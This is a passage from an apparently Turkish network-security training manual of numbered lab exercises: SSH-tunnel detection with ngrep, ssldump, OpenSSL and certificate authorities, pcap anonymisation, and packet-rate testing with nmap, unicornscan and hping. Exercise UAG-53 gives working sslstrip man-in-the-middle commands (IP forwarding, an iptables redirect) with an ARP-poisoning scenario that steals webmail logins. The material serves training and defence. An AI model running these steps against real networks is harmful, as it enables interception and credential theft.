t-Encoding: gzip, deflate..Cookie: __utma=65561917.817844656.1376444122.1376444122.1376529848.2; __utmc=65561917; __utmz=65561917.1376444122.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)..DNT: 1..Connection: keep-alive....

T 50.22.202.162:80 -> 192.168.2.9:36877 [A]
HTTP/1.1 200 OK..Date: Fri, 16 Aug 2013 06:31:00 GMT..Server: Apache..X-Pingback: http://www.bga.com.tr/xmlrpc.php..Keep-Alive: timeout=5, max=100..Connection: Keep-Alive..Transfer-Encoding: chunked..Content-Type: text/html; charse
t=UTF-8....1f89..<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">..<html xmlns="http://www.w3.org/1999/xhtml" lang="tr-TR" >..<head>..<script type="text/javas
cript">.... var _gaq = _gaq || [];.. _gaq.push(['_setAccount', 'UA-17585592-3']);.. _gaq.push(['_trackPageview']);.... (function() {.. var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;.
. ga.src = ('https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google-analytics.com/ga.js';.. var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);.. })();....</script>
....<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />..<meta http-equiv="content-language" content="tr">..<meta name="geo.region" content="TR-34">..<title>B..LG.. G..VENL..... AKADEM..S..</title>..<meta name="t
itle" content="B..LG.. G..VENL..... AKADEM..S.." />..<meta name="description" content="Bilgi G..venli..i Akademisi" />..<meta name="googlebot" content="index, follow" />..<meta name="keywords" content="bga, bilgi, g..venlik, ceh,
hack, hacker, pentest, ddos, securty, bilgi g..venli..i, internet,

Uygulama No: **BGA-UAG-51**

Ngrep Kullanarak Ağ Trafiğinde Tünelleme Yazılımlarını Belirleme

Amaç: Ngrep aracını kullanarak ağ trafiğinde ssh-tunnel yapan yazılımı belirleme

Uzak sunucuya yapılan ssh bağlantısında 443 portunu kullandık.

```
root@bt:~# ssh -l bgalabs 1.2.3.4 -p 443
```

Ngrep ile izleme;

```
root@bt:~# ngrep -q -i 'SSH' not tcp port 22

interface: eth0 (192.168.2.0/255.255.255.0)
filter: (ip or ip6) and ( not tcp port 22 )
match: SSH

T 1.2.3.4:443 -> 192.168.2.9:39773 [AP]
  SSH-2.0-OpenSSH_6.0p1 Debian-4..

T 192.168.2.9:39773 -> 1.2.3.4:443 [AP]
  SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7..

T 192.168.2.9:39773 -> 1.2.3.4:443 [AP]
  .........2.m/k3QP&m.)....~diffie-hellman-group-exchange-sha256,diffie-hellman-group-
exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1....ssh-rsa,ssh-
dss....aes128-ctr,aes192-ctr,aes256-ctr,arcfour256,arcfour128,a
  es128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-cbc,arcfour,rijndael-
cbc@lysator.liu.se....aes128-ctr,aes192-ctr,aes256-ctr,arcfour256,arcfour128,aes128-
cbc,3des-cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-cbc,arcf
  our,rijndael-cbc@lysator.liu.se...ihmac-md5,hmac-sha1,umac-64@openssh.com,hmac-
ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96...ihmac-
md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-
ripemd160@openssh.com,hmac-s
  ha1-96,hmac-md5-
96....none,zlib@openssh.com,zlib....none,zlib@openssh.com,zlib.....................
```

Şifreleme Protokolleri ve Güvenlik Zafiyetleri

Uygulama No: **BGA-UAG-52**

SSL Trafiğinde Paket Analizi

Amaç: SSLdump aracı kullanılarak SSL trafiğindeki paket analizinin gerçekleştirilmesi

SSLdump SSL/TLS kullanılarak şifrelenmiş trafikler için geliştirilmiş trafik analizi ve şifre çözümleme aracıdır. SSLdump kullanarak -sunucuya ait gizli anahtarın elimizde olduğu varsayılıyor.

HTPS ve benzeri şifreli trafiklerin içerisinde geçen bilgiler okunabilir. SSldump akan trafikten analiz/şifre çözme yapabileceği gibi daha önce pcap formatında kaydedilmiş trafikden de analiz/şifre çözme işlemleri gerçekleştirebilir.

Adım 1: Canlı ağ trafiğinde analiz yapmak için;

```
root@bt:~# ssldump -i eth0

New TCP connection #1: 192.168.2.4(52975) <-> fonts.googleapis.com(443)
1 1  0.0489 (0.0489)  C>S  Handshake
    ClientHello
      Version 3.1
      cipher suites
      Unknown value 0xff
      Unknown value 0xc00a
      Unknown value 0xc014
      Unknown value 0x88
      Unknown value 0x87
      Unknown value 0x39
      Unknown value 0x38
      Unknown value 0xc00f
      Unknown value 0xc005
      Unknown value 0x84
      Unknown value 0x35
      Unknown value 0xc007
      Unknown value 0xc009
      Unknown value 0xc011
      Unknown value 0xc013
      Unknown value 0x45
      Unknown value 0x44
      Unknown value 0x33
      Unknown value 0x32
      Unknown value 0xc00c
      Unknown value 0xc00e
      Unknown value 0xc002
      Unknown value 0xc004
      Unknown value 0x96
```

```
    Unknown value 0x41
    TLS_RSA_WITH_RC4_128_SHA
    TLS_RSA_WITH_RC4_128_MD5
    Unknown value 0x2f
    Unknown value 0xc008
    Unknown value 0xc012
    TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
    TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA
    Unknown value 0xc00d
    Unknown value 0xc003
    Unknown value 0xfeff
    TLS_RSA_WITH_3DES_EDE_CBC_SHA
    compression methods
          NULL
1 2  0.1013 (0.0524)  S>C  Handshake
   ServerHello
    Version 3.1
    session_id[0]=

    cipherSuite       Unknown value 0xc011
    compressionMethod              NULL
1 3  0.1016 (0.0002)  S>C  Handshake
   Certificate
1 4  0.1016 (0.0000)  S>C  Handshake
   ServerKeyExchange
1 5  0.1016 (0.0000)  S>C  Handshake
   ServerHelloDone
1 6  0.1095 (0.0079)  C>S  Handshake
   ClientKeyExchange
1 7  0.1095 (0.0000)  C>S  ChangeCipherSpec
1 8  0.1095 (0.0000)  C>S  Handshake
1 9  0.1609 (0.0513)  S>C  Handshake
   dss_fixed_dh1 10 0.1609 (0.0000)  S>C  ChangeCipherSpec
1 11 0.1609 (0.0000)  S>C  Handshake
1 12 0.1617 (0.0008)  C>S  application_data
1 13 0.1619 (0.0001)  S>C  application_data
1 14 0.2277 (0.0658)  S>C  application_data
```

Bir SSL bağlantısına ait tüm adımlar ssldump'da ayrı trafik numarasıyla belirtilir ve ilgili ssl bağlantısına ait tüm paketler o numarayı takip eder. yukardaki çıktıda bir adet ssl bağlantısı vardır ve 1, 1 1, 1 2, 1, 3 ….1 12 şeklinde giden satırlar tek bir SSL bağlantısına aittir.Yukardaki ssl bağlantısında veriler şifreli olduğu için gözükmeyecektir. SSldump'a bağlantı yapılan adresin gizli anahtarını -k parametresi ile tanıtırsak 1 12 0.1832 (0.0000) S>C application_data yazan kısımda açık HTTP başlık bilgileri gözükecektir.

Adım 2: Kaydedilmiş bir trafik içerisinden veri okuyabilmek için ise aşağıdaki gibi bir komut kullanılır. Burada okunmak istenen .cap dosyası -r parametresi ile ile okunur ve içeriği görüntülenebilir.

```
root@bt # ssldump -r your.cap
```

Uygulama No: **BGA-UAG-53**

Şifreli Protokollerde Araya Girme

Amaç: SSL strip ve ettercape araçları kullanılarak şifreli ağ trafiğinde ortadaki adam saldırısı yapılması

Öncelikle sslstrip uygulamasının çalışması için Linux işletim sistemine ihtiyaç duyduğu ve saldırganın MITM tekniklerini kullanarak istemcinin trafiğini üzerinden geçirmiş olması zorunlulugunu belirtmek gerekir.

Şimdi adım adım saldırganın yaptığı işlemleri ve her adımın ne işe yaradığını inceleyelim;

1.Adım: Saldırgan istemcinin trafiğini kendi üzerinden geçirir. Saldırgan istemcinin trafiğini üzerinden geçirdikten sonra trafik üzerinde istediği oynamaları yapabilir. Saldırgana gelen paketleri hedefe iletebilmesi için işletim sisteminin routing yapması gerekir. Linux sistemlerde bu sysctl değerleriyle oynayarak yapılabilir.

 # echo "1" > /proc/sys/net/ipv4/ip_forward

2. Adım: Saldırgan iptables güvenlik duvarını kullanarak istemciden gelip herhangi biryere giden tüm TCP/80 isteklerini lokalde sslstrip'in dinleyeceği 8000. Porta yönlendiriyor.
İlgili Iptables komutu:

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8000

3.Adım: Saldırgan sslstrip uygulamasını çalıştırarak 8000.portu dinlemeye alıyor ve istemci ve sunucudan gelecek tüm istek-cevapları "topla" isimli dosyaya logluyor.

#sslstrip -w topla --all -l 8000 –f

Şimdi şöyle bir senaryo hayal edelim: Masum kullanıcı ailesiyle geldiği alışveriş merkezinde ücretsiz bir kablosuz ağ bulmuş olmanın sevinciyle mutlu bir şekilde gelip bilgisayarını açsın ve ilk yapacağı iş maillerini kontrol etmek olsun.
Ortama dahil olmuş masum bir kullanıcının yaşadığı süreç şu şekilde olacaktır:

İstemci ağa bağlanıp internete erişmek istediğinde ortamdaki saldırgan el çabukluğu marifetle istemcinin trafiğini üzerinen geçirir(ARP Cache poisoning yöntemiyle).
İstemci durumdan habersiz webmail uygulamasına bağlanmak için sayfanın adresini yazar. Araya giren saldırgan sunucudan dönen cevaplar içerisinde HTTPS ile başlayan satırları HTTP ile değiştirir ve aynen kullanıcıya gönderir.

Hiçbir şeyden haberi olmayan kullanıcı gelen sayfada kullanıcı adı/parola bilgilerini yazarak Login'I tıklar.
Kullanıcıdan gelen login bilgisi HTTP üzerinden olduğu için saldırganın bilgisayarında çalışan sslstrip bu bilgileri alır, kaydeder ve yine bu bilgileri kullanarak web uygulamasına HTTPS bağlantısı açar, web uygulamasından dönen cevapları yine içerisindeki HTTPS satırlarını HTTP ile değiştirerek kullanıcıya döndürür.
Böylece istemci farketmeden HTTPS yerine HTTP kullanarak tüm bilgilerini kaptırır.
Böyle bir senaryo, halka açık kablosuz ağlarda, şirketlerin yerel ağlarında, TOR vs gibi ücretsiz proxy hizmeti kullanılan yerlerde yaşanabilir

Uygulama No: **BGA-UAG-54**

Sertifika Otoritesi Oluşturma

Amaç: Sertifika Otoritesi Oluşturma ve SSL Kullanımı

Sayısal imzaları kullanarak bir verinin gerçekten beklenen kişi tarafından gönderildiği ve iletim esnasında değişikliğe uğramadığını anlayabiliriz peki gönderilen verinin gerçekten beklediğimiz insana ulaştığından nasıl emin olabiliriz? Yani açık anahtarını kullanarak verileri şifrelediğimiz kişi gerçekte düşündüğümü kişi midir? Nasıl emin olabiliriz.
Burada sertifika tanımı ortaya çıkıyor. Bir sertifika basitce kişinin açık anahtarının yetkili bir sertifika otoritesi tarafından imzalanmış halidir diyebiliriz.

Sertifika Otoritesi

Sertifika isteğinde bulunan şahıs/kurumların gerçekte belirttikleri kişiler/kurumlar olduklarını(bunun yanında belirtilen diğer hususları da) doğrulayan ve onaylayan kurumdur. Verisign, Globalsign gibi..

Eğer her iki tarafta ortak güvenilen bir sertifika otoritesi tarafınfdan imzalanmış sertifika kullanıyorsa birbirlerinin public keylerine güvenebilirler.

Özgür bir SSL sürümü: OpenSSL

Temel OpenSSL Kullanımı

OpenSSL dosyalarının hangi dizinde bulunduğunu öğrenmek için;

 # openssl version -d
OPENSSLDIR: "/usr/share/ssl"
Komutu kullanılabilir. Bu dosyaları daha akılda kalıcı bir dizinden yönetmek istersek aşağıdaki komut işimizi görecektir. Bu komut sonrasında openssl ile ilgili dosyalar /etc/ssl dizini altından da erişilebilir olacaktır.

#ln -s /usr/share/ssl/ /etc/ssl

Hangi OpenSSL sürümü ile çalıştığınızı öğrenmek için ,

 # openssl version
OpenSSL 0.9.7a Feb 19 2003

Komutunu kullanabilirsiniz. Detaylı bir çıktı almak istenirse **openssl version –a** komutu da kullanılabilir.

OpenSSL ile yardım alma.

OpenSSL kullanırken parametrelerin neler olduğunu ve bunların detaylarını öğrenmek için –h parametresini kullanılabilir. Mesela genel openssl kullanımı için

```
#openssl -h
openssl:Error: '-h' is an invalid command.

Standard commands
asn1parse    ca           ciphers      crl      crl2pkcs7
dgst         dh           dhparam      dsa      dsaparam
enc          engine       errstr       gendh    gendsa
genrsa       nseq         ocsp         passwd   pkcs12
pkcs7        pkcs8        rand         req      rsa
rsautl       s_client     s_server     s_time   sess_id
smime        speed        spkac        verify   version
x509

Message Digest commands (see the `dgst' command for more details)
md2          md4          md5          rmd160   sha
sha1

Cipher commands (see the `enc' command for more details)
aes-128-cbc  aes-128-ecb  aes-192-cbc  aes-192-ecb  aes-256-cbc
aes-256-ecb  base64       bf           bf-cbc       bf-cfb
bf-ecb       bf-ofb       cast         cast-cbc     cast5-cbc
cast5-cfb    cast5-ecb    cast5-ofb    des          des-cbc
des-cfb      des-ecb      des-ede      des-ede-cbc  des-ede-cfb
des-ede-ofb  des-ede3     des-ede3-cbc des-ede3-cfb des-ede3-ofb
des-ofb      des3         desx         rc2          rc2-40-cbc
rc2-64-cbc   rc2-cbc      rc2-cfb      rc2-ecb      rc2-ofb
rc4          rc4-40
```

Standart komutlardan biri ile ilgili yardıma ihtiaç duyarsak openssl komut_adi –h ile detay bilgi edinebiliriz.

```
# openssl gendsa -h

usage: gendsa [args] dsaparam-file

 -out file - output the key to 'file'

 -des    - encrypt the generated key with DES in cbc mode

 -des3  - encrypt the generated key with DES in ede cbc mode (168 bit key)

 -aes128, -aes192, -aes256

              encrypt PEM output with cbc aes

 -engine e - use engine e, possibly a hardware device.

 -rand file:file:...

          - load the file (or the files in the directory) into

          the random number generator

 dsaparam-file

a DSA parameter file as generated by the dsaparam command
```

Uygulama No: **BGA-UAG-55**

Herkese Açık Ortamlarda Paylaşım Amaçlı Paket Anonimleştirme

Amaç: Paylaşım amaçlı ortamlarda hassas bilgilerin korunması

Zaman zaman çeşitli ağ ve güvenlik sorunlarının çözümü için firmalara, danışmanlara, e-posta listelerine kaydedilmiş trafik dosyaları göndermek gerekebiliyor. Bu trafik dosyaları şirket/kurum için özel bilgileri barındırabileceği için olduğu gibi göndermek yerine maskeleme, anonimleştirme işlemine tabi tutulmalıdır.

Trafik dosyaları hangi özel bilgileri içerebilir?

1. -IP adresleri
2. -MAC adresleri ve buradan da kullanılan donanımların türleri(Intel, Vmware, Cisco, Juniper vs)
3. -Paketin veri kısmında kaydedilmiş diğer veriler

Klasik bir trafik çıktısı aşağıdaki gibidir. Bu çıktıya L2(Mac adresleri) ve L7(veri kısmı) da eklenebilir. (tcpdump -e ve -X parametreleriyle)

root@seclabs:~# tcpdump -n -r kayit1.pcap

reading from file kayit1.pcap, link-type EN10MB (Ethernet)

02:45:05.597166 IP 192.168.56.101.22 > 192.168.56.1.3199: P 368772774:368772906(132) ack 2254292994 win 8576

02:45:05.597704 IP 192.168.56.1.3199 > 192.168.56.101.22: . ack 132 win 64675

02:45:07.204945 IP 192.168.56.1.137 > 192.168.56.255.137: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST

02:45:07.807829 IP 192.168.56.1.3199 > 192.168.56.101.22: P 1:53(52) ack 132 win 64675

02:45:07.814418 IP 192.168.56.101.22 > 192.168.56.1.3199: P 132:184(52) ack 53 win 8576

02:45:07.954580 IP 192.168.56.1.137 > 192.168.56.255.137: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST

02:45:08.058572 IP 192.168.56.1.3199 > 192.168.56.101.22: . ack 184 win 64623

02:45:08.704682 IP 192.168.56.1.137 > 192.168.56.255.137: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST

02:45:09.310514 IP 192.168.56.1.3199 > 192.168.56.101.22: P 53:105(52) ack 184 win 64623

02:45:09.316745 IP 192.168.56.101.22 > 192.168.56.1.3199: P 184:236(52) ack 105 win 8576

Tcprewrite kullanarak hedef ve kaynak IP adreslerinin rastgele değişmesini sağlayalım.

```
root@seclabs:~# tcprewrite –seed=400 –infile=kayit1.pcap –outfile=kayit_random.pcap
```

Bu komut sonrası kaydedilmiş trafik dosyası içerisindeki IP adresleri rastgele olarak değiştirilmiştir.

```
root@seclabs:~# tcpdump -n -r kayit_random.pcap
reading from file kayit_random.pcap, link-type EN10MB (Ethernet)
02:45:05.597166 IP 214.92.41.183.22 > 214.92.41.191.3199: P 368772774:368772906(132) ack 2254292994 win 8576
02:45:05.597704 IP 214.92.41.191.3199 > 214.92.41.183.22: . ack 132 win 64675
02:45:07.204945 IP 214.92.41.191.137 > 214.92.41.131.137: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
02:45:07.807829 IP 214.92.41.191.3199 > 214.92.41.183.22: P 1:53(52) ack 132 win 64675
02:45:07.814418 IP 214.92.41.183.22 > 214.92.41.191.3199: P 132:184(52) ack 53 win 8576
02:45:07.954580 IP 214.92.41.191.137 > 214.92.41.131.137: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
02:45:08.058572 IP 214.92.41.191.3199 > 214.92.41.183.22: . ack 184 win 64623
02:45:08.704682 IP 214.92.41.191.137 > 214.92.41.131.137: NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
02:45:09.310514 IP 214.92.41.191.3199 > 214.92.41.183.22: P 53:105(52) ack 184 win 64623
```

```
02:45:09.316745 IP 214.92.41.183.22 > 214.92.41.191.3199: P 184:236(52) ack 105 win 8576
```

Bu komut trafik içerisindeki MAC adreslerini değiştirmeyecektir. MAC adreslerinin de anonimleştirilmesi için yine tcprewrite'ın –enet-dmac ve –enet-smac parametreleri kullanılabilir.

Trafik içerisindeki payload(veri) kısımlarını silme/değiştirme

Aşağıdakine benzer şekilde kaydedilen paketler veri kısmı içerebilir. Paketin veri kısmı standart olmadığı için içerisinde her tür özel bilgi geçebilir(parola, cookie bilgileri, hesap numaraları, sunucu bilgileri vs)

```
# tcpdump -i eth0 -tn tcp port 80 -s0 -X

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes

IP 192.168.56.1.4495 > 192.168.56.101.80: F 3339167547:3339167547(0) ack 4117556220 win 65535

0×0000:  4500 0028 530b 4000 8006 b60d c0a8 3801  E..(S.@.......8.

0×0010:  c0a8 3865 118f 0050 c707 a73b f56c ebfc  ..8e...P...;.l..

0×0020:  5011 ffff 5c90 0000 0000 0000 0000       P...\.........

IP 192.168.56.101.80 > 192.168.56.1.4495: . ack 1 win 8576

0×0000:  4500 0028 0000 4000 4006 4919 c0a8 3865  E..(..@.@.I...8e

0×0010:  c0a8 3801 0050 118f f56c ebfc c707 a73c  ..8..P...l.....<

0×0020:  5010 2180 3b10 0000                      P.!.;...

IP 192.168.56.1.4501 > 192.168.56.101.80: S 1362597540:1362597540(0) win 65535 <mss 1460,nop,nop,sackOK>
```

0×0000: 4500 0030 530e 4000 8006 b602 c0a8 3801 E..0S.@.....8.

0×0010: c0a8 3865 1195 0050 5137 96a4 0000 0000 ..8e...PQ7.....

0×0020: 7002 ffff 97a7 0000 0204 05b4 0101 0402 p.............

IP 192.168.56.101.80 > 192.168.56.1.4501: S 294592896:294592896(0) ack 1362597541 win 5840 <mss 1460,nop,nop,sackOK>

0×0000: 4500 0030 0000 4000 4006 4911 c0a8 3865 E..0..@.@.I...8e

0×0010: c0a8 3801 0050 1195 118f 2180 5137 96a5 ..8..P....!.Q7..

0×0020: 7012 16d0 4db7 0000 0204 05b4 0101 0402 p...M.........

IP 192.168.56.1.4501 > 192.168.56.101.80: . ack 1 win 65535

0×0000: 4500 0028 530f 4000 8006 b609 c0a8 3801 E..(S.@.....8.

0×0010: c0a8 3865 1195 0050 5137 96a5 118f 2181 ..8e...PQ7....!.

0×0020: 5010 ffff 914b 0000 0000 0000 0000   P....K.....

IP 192.168.56.1.4501 > 192.168.56.101.80: P 1:397(396) ack 1 win 65535

0×0000: 4500 01b4 5311 4000 8006 b47b c0a8 3801 E...S.@....{..8.

0×0010: c0a8 3865 1195 0050 5137 96a5 118f 2181 ..8e...PQ7....!.

0×0020: 5018 ffff c35a 0000 4745 5420 2f62 6761 P....Z..GET./bga

0×0030: 2d63 7466 3420 4854 5450 2f31 2e31 0d0a -ctf4.HTTP/1.1..

0×0040: 486f 7374 3a20 3139 322e 3136 382e 3536 Host:.192.168.56

0×0050: 2e31 3031 0d0a 5573 6572 2d41 6765 6e74 .101..User-Agent

0×0060: 3a20 4d6f 7a69 6c6c 612f 352e 3020 2857 :.Mozilla/5.0.(W

0×0070: 696e 646f 7773 3b20 553b 2057 696e 646f indows;.U;.Windo

0×0080: 7773 204e 5420 352e 313b 2074 723b 2072 ws.NT.5.1;.tr;.r

0×0090: 763a 312e 392e 322e 3132 2920 4765 636b v:1.9.2.12).Geck

Kaydedilen trafik dosyası L7 bilgileri içeriyorsa buradaki bilgilerin de anonimleştirilmesi gerekir. –fixlen=pad parametresi kullanarak paketleirn veri kısımları anlamsız hale getirilebilir.

Detaylı paket anonimleşirme için tcprewrite ana sayfası ziyaret edilebilir.

- http://tcpreplay.synfin.net/wiki/tcprewrite

Uygulama No: **BGA-UAG-56**

Nmap, Unicornscan ve Hping ile Performans Testleri

Amaç: Çeşitli araçlarla performans testi uygulaması

Zaman zaman ağ/güvenlik sistemlerine test yaparken üretici firmaların şu tip istekleri olabiliyor:" *saniyede 1000, 10000, 100.000 paket gönderebilir misiniz*?"

Böylece test edilen cihazın, sistemin hangi aşamada sıkıntı yaşadığı rahatlıkla bulunabiliyor. Çeşitli protokoller için paket üretiminde genellikle Hping'i kullaniyorum fakat hping'in pps(packet per second) ayarlaması tam manasıyla çalışmıyor, ya da benim sistemlerinde verim alamıyorum. Hping yerine zaman zaman kullandığım iki aracı da deneyerek sonuçlarını paylaşayım istedim. Evet aşağıdaki üç araç ile istediğiniz protokolde, istediğiniz oranda paket üreterek sistemlerinizi test edebilirsiniz.(Bu siteye doğru yapmayin testlerinizi:)

Nmap ile saniyede istenilen değerde paket üretimi

Nmap'in –min-rate ve –max-rate seçenekleri bu işe yarar. Port tarama yaparken eş zamanlı ne kadar paket gönderebileceğinizi bu seçenekleri ayarlayarak belirleyebilirsiniz.

Mesela eş zamanlı olarak 10.000 paket göndererek 65.535 portu tar amak isteyelim, sonuç aşağıdaki gibi olacaktır.

```
# time nmap –min-rate 10000 –max-rate 10001 localhost -vvv -PN -p1-65535

Starting Nmap 4.90RC2 ( http://nmap.org ) at 2009-12-26 11:53 EST
```

```
Warning: Hostname localhost resolves to 2 IPs. Using 127.0.0.1.

Initiating SYN Stealth Scan at 11:53

Scanning localhost (127.0.0.1) [65535 ports]

Completed SYN Stealth Scan at 11:53, 6.49s elapsed (65535 total ports)

Host localhost (127.0.0.1) is up (0.0000030s latency).

Scanned at 2009-12-26 11:53:15 EST for 7s

Interesting ports on localhost (127.0.0.1):

Not shown: 65525 closed ports

PORT  STATE SERVICE

21/tcp   open  ftp

22/tcp   open  ssh

25/tcp   open  smtp

53/tcp   open  domain

80/tcp   open  http

587/tcp  open  submission

953/tcp  open  rndc

5432/tcp open  postgresql

8118/tcp open  privoxy

9050/tcp open  tor-socks

Read data files from: /usr/local/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds

          Raw packets sent: 65535 (2.884MB) | Rcvd: 131084 (5.506MB)

real     0m6.614s
```

```
user    0m0.116s
sys     0m0.012s
```

görüleceği üzere saniyede 10.000 paketten 6~saniye sürüyor 60.000 portu taramak, yani Nmap ile pps üretecimiz düzgün çalışıyor.

Aynı testi saniyede 1000 paket gönderecek şekilde ayarlarsak zaman da değişsecektir.

```
root@bt:~# time nmap –min-rate 1000 –max-rate 1001 localhost -vvv -PN -p1-65535
Starting Nmap 4.90RC2 ( http://nmap.org ) at 2009-12-26 11:53 EST
Warning: Hostname localhost resolves to 2 IPs. Using 127.0.0.1.
Initiating SYN Stealth Scan at 11:53
Scanning localhost (127.0.0.1) [65535 ports]
Completed SYN Stealth Scan at 11:54, 65.47s elapsed (65535 total ports)
Host localhost (127.0.0.1) is up (0.0000040s latency).
Scanned at 2009-12-26 11:53:30 EST for 65s
Interesting ports on localhost (127.0.0.1):
Not shown: 65525 closed ports
PORT  STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
```

```
587/tcp  open  submission
953/tcp  open  rndc
5432/tcp open  postgresql
8118/tcp open  privoxy
9050/tcp open  tor-socks
Read data files from: /usr/local/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 65.59 seconds
        Raw packets sent: 65535 (2.884MB) | Rcvd: 131084 (5.506MB)
real    1m5.596s
user    0m0.120s
sys     0m0.000s
```

```
# time nmap –min-rate 30000 –max-rate 30000 localhost -vvv -PN -p1-65535
Starting Nmap 4.90RC2 ( http://nmap.org ) at 2009-12-26 11:56 EST
Warning: Hostname localhost resolves to 2 IPs. Using 127.0.0.1.
Initiating SYN Stealth Scan at 11:56
Scanning localhost (127.0.0.1) [65535 ports]
Completed SYN Stealth Scan at 11:56, 2.59s elapsed (65535 total ports)
Host localhost (127.0.0.1) is up (0.0000080s latency).
Scanned at 2009-12-26 11:56:26 EST for 3s
Interesting ports on localhost (127.0.0.1):
Not shown: 65525 closed ports
```

```
PORT   STATE SERVICE

21/tcp   open  ftp

22/tcp   open  ssh

25/tcp   open  smtp

53/tcp   open  domain

80/tcp   open  http

587/tcp  open  submission

953/tcp  open  rndc

5432/tcp open  postgresql

8118/tcp open  privoxy

9050/tcp open  tor-socks

Read data files from: /usr/local/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 2.71 seconds

        Raw packets sent: 65555 (2.884MB) | Rcvd: 131083 (5.506MB)

real    0m2.720s

user    0m0.476s

sys     0m0.948s
```

Unicornscan ile PPS belirtme

Unicornscan ile saniyede gönderilecek paket sayısını -r ya da –pps seçeneği kullanarak başarabiliriz.

Saniyede 1000 paket göndererek port tarama için(aynı zamanda hedef sisteme saniyede 1000 paket göndermeye yarar)

```
~# time unicornscan -vv –pps 1000 localhost:1-65535 -i lo

adding 127.0.0.1/32 mode `TCPscan' ports `1-65535' pps 1000

using interface(s) lo

scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 1 Minutes, 12 Seconds

drone type Unknown on fd 4 is version 1.1

drone type Unknown on fd 3 is version 1.1

scan iteration 1 out of 1

using pcap filter: `dst 127.0.0.1 and ! src 127.0.0.1 and (tcp)'

using TSC delay

sender statistics 973.5 pps with 65535 packets sent total

listener statistics 0 packets recieved 0 packets droped and 0 interface drops

real    1m15.778s

user    1m6.452s

sys     0m0.764s
```

görüleceği üzere 1000 paket olmasa da pps değerimiz 973'e ayarlanmış durumda.

Hping ile isteğe göre PPS

Hping ile paket üretirken -i parametresini kullanarak gönderilecek paketler arasında ne kadarlık bekleme yapılacağı belirtilebilir. -i 'den sonra -u kullanırsak mikrosaniye(saniyenin 100.000 de biri) değeri olur. Biz de saniy eile mikro saniye arasındaki farkı kullanarak Hping'e ne saniyede ne kadar paket oluşturması gerektiğini zöyleyebiliriz.

Saniyede 10 paket göndermek için

#hping -i u10000 -S -p 99 localhost

Saniyede 1000 paket göndermek istersek -i100 değerini kullanabiliriz.

#hping -S -p 0 192.168.2.23 -c 1000 -i u100

Sonuç: Düzgün değerde pps üretimi için en idel araç şimdilik Nmap gözüküyor ama Hping'in esnekliğini de unutmamak gerekir.

Uygulama No: BGA-UAG-57

Paket Analizi, Protokol Analizi Kavramları

Amaç: Paket ve Protokol Analizi Kavramlarının Anlaşılması

Paket ve protokol birbirleri yerine sık kullanılan ama gerçekte birbirinden farklı iki kavramdır. Paket kavramı protokol kavramına göre daha kuşatıcıdır(paket>protokol). Paket'den kastımız TCP/IP ağlarda tüm iletişimin temelidir. Protokol ise paketlerin detayıdır.

Gönderip aldığımız mailler, web sayfalarına girişimiz, mesaj gönderişimiz hatta 3g kullanıyorsak telefon konuşmalarımız vs arka planda hep paketler vasıtasıyla kotarılır. Bu paketleri görmek Sniffer adı verilen programlar vasıtasıyla mümkün olur.

Bir de bu paketler içerisinde gidip gelen protokoller vardır. Mesela web sayfalarına giriş için HTTP, 3G ya da GPRS bağlantıları için GTP, mail için SMTP . Bir de bunlar için güvenli ulaşım sağlayan alt seviye protokoller vardır TCP, IP, UDP gibi. Tüm bu protokoller iletişime geçmek isteyen uçlar arasında azami standartları belirlemek için düşünülmüştür.

Paket ve protokol analizi için sniffer araçları kullanılır. Bazı snifferlar kısıtlı protokol analizi yapabilirken b azı snifferlar detaylı paket ve protokol analizi yapmaya olanak sağlar. Kısıtlı paket ve protokol analizine imkan sağlayan sniffer olarak tcpdump'ı, gelişmiş paket ve protol analizine örnek olarak da Wireshark/Tshark'ı örnek verebiliriz.

Sniffer aracılığıyla paket analizi

tcpdump ile HTTP trafigi analizi

~# tcpdump -i eth0 -ttttnn tcp port 80 -vv

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

2009-09-08 05:47:23.057285 IP (tos 0×0, ttl 64, id 28117, offset 0, flags [DF], proto TCP (6), length 52) 10.200.169.163.45196 > 64.233.169.147.80: S, ck sum 0xfdbf (correct), 906286265:906286265(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 6>

2009-09-08 05:47:23.191048 IP (tos 0×0, ttl 52, id 58446, offset 0, flags [none], proto TCP (6), length 52) 64.233.169.147.80 > 10.200.169.163.45196: S, cksum 0x535f (correct), 2146314999:2146314999(0) ack 906286266 win 5720 <mss 1430,nop,nop,sackOK,nop,wscale 6>

2009-09-08 05:47:23.191090 IP (tos 0×0, ttl 64, id 28118, offset 0, flags [DF], proto TCP (6), length 40) 10.200.169.163.45196 > 64.233.169.147.80: ., ck sum 0xaa0e (correct), 1:1(0) ack 1 win 92

